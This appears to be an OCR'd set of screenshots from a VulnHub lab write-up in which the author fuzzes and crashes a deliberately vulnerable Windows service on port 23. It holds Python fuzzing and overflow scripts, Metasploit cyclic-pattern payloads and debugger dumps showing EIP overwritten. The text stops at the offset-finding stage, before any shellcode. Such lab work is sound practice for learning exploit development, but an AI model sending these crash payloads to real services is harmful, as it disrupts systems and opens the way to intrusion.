
```
PS C:\Users\Administrador> ipconfig

Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::ac51:cb54:4ff:c569%5
   Dirección IPv4. . . . . . . . . . . . . . : 10.0.2.15
```




```
Starting vulnerable software (BOF)
Called external function dll
Made by calipendula
Commands

This is vulnerable software!
Do not allow access from untrusted systems or networks!n
Waiting for client connections...
```




```
PS C:\Users\Administrador> netstat -an

Conexiones activas

  Proto  Dirección local          Dirección remota        Estado
  TCP    0.0.0.0:23               0.0.0.0:0               LISTENING
  TCP    0.0.0.0:135              0.0.0.0:0               LISTENING
  TCP    0.0.0.0:445              0.0.0.0:0               LISTENING
  TCP    0.0.0.0:5040             0.0.0.0:0               LISTENING
```




```
❯ telnet 10.0.2.105 23
Trying 10.0.2.105...
Connected to 10.0.2.105.
Escape character is '^]'.
Verification Code:
@^CConnection closed by foreign host.
```




```
❯ nano exploit.py
❯ cat exploit.py -p
import socket
import sys
import time

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

length = 100
while True:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target_ip,port))
        s.recv(1024)
        s.send(("A"*length).encode('utf-8'))
        s.recv(1024)
        s.close()
        print("[-] Data sent: %d" % length)
        length +=100
        time.sleep(1)
```




```
❯ python exploit.py 10.0.2.15 23
[-] Data sent: 100
[-] Data sent: 200
[-] Data sent: 300
[-] Data sent: 400
[-] Data sent: 500
[-] Data sent: 600
[-] Data sent: 700
[-] Data sent: 800
[-] Data sent: 900
[-] Data sent: 1000
[-] Data sent: 1100
[-] Data sent: 1200
[-] Data sent: 1300
[-] Data sent: 1400
[-] Data sent: 1500
[-] Data sent: 1600
[-] Data sent: 1700
[-] Data sent: 1800
Traceback (most recent call last):
  File "/home/kali/VulnHub/School/exploit.py", line 18, in <module>
    s.recv(1024)
    ~~~~~~^^^^^^
ConnectionResetError: [Errno 104] Connection reset by peer
```




```
❯ nano exploit1.py
❯ cat exploit1.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "A"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```



PID	Name	Service	Listening	Window	Path
2960	access			C:\Users\Administrador\Dow	C:\Users




```
❯ python exploit1.py 10.0.2.15 23
```




```
EAX 009FF3D6 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00B84FBC
EDX 00000000
EBX 00000120
ESP 009FFB48 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401910 access.00401910
EDI 00401910 access.00401910

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3ED000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
ddress   Hex dump          ASCII
009FFB48  41414141  AAAA
009FFB4C  41414141  AAAA
```




```
❯ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0A
g1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am
2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4A
y5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be
6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7
Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8B
q9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx
0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1
Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
❯ cat exploit2.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8
Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9A
s0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay
1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3B
k4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq
5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6
Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7C
c8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci
9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
❯ python exploit2.py 10.0.2.15 23
```




```
[14:34:18] Thread 00000EEC terminated, exit code 0
```



```
❯ cat exploit2.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "M"*2000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
❯ python exploit2.py 10.0.2.15 23
```




File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma

```
004012D0  $ 83EC 1C        SUB ESP,1C
004012D3  . C70424 010000( MOV DWORD PTR SS:[ESP],1
004012DA  . FF15 28924000  CALL DWORD PTR DS:[<&msvcrt.__set_app_t!  msvcrt.__set_app_type
004012E0  . E8 BBFEFFFF    CALL access.004011A0
004012E5  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
004012EC  . 8D7426 00      LEA ESI,DWORD PTR DS:[ESI]
004012F0  . 83EC 1C        SUB ESP,1C
004012F3  . C70424 020000( MOV DWORD PTR SS:[ESP],2
004012FA  . FF15 28924000  CALL DWORD PTR DS:[<&msvcrt.__set_app_t!  msvcrt.__set_app_type
00401300  . E8 9BFEFFFF    CALL access.004011A0
00401305  . 8DB426 000000( LEA ESI,DWORD PTR DS:[ESI]
0040130C  . 8D7426 00      LEA ESI,DWORD PTR DS:[ESI]
```


```
Registers (FP
EAX 00000000
ECX 00000000
EDX 00000000
EBX 0079DC30
ESP 0061F9C0
EBP 0061FA18
ESI 00000000
EDI 00000000

EIP 77D41D9C
```




```
❯ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000 -s ABC,abc,123
Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1A
c2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb
3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1
Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2A
a3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba1Ba2Ba3Bb1Bb2Bb3Bc1Bc2Bc3Ca1Ca2Ca3Cb1Cb2Cb3Cc1Cc2Cc3Aa1Aa2Aa3Ab1Ab2Ab3Ac1Ac2Ac3Ba
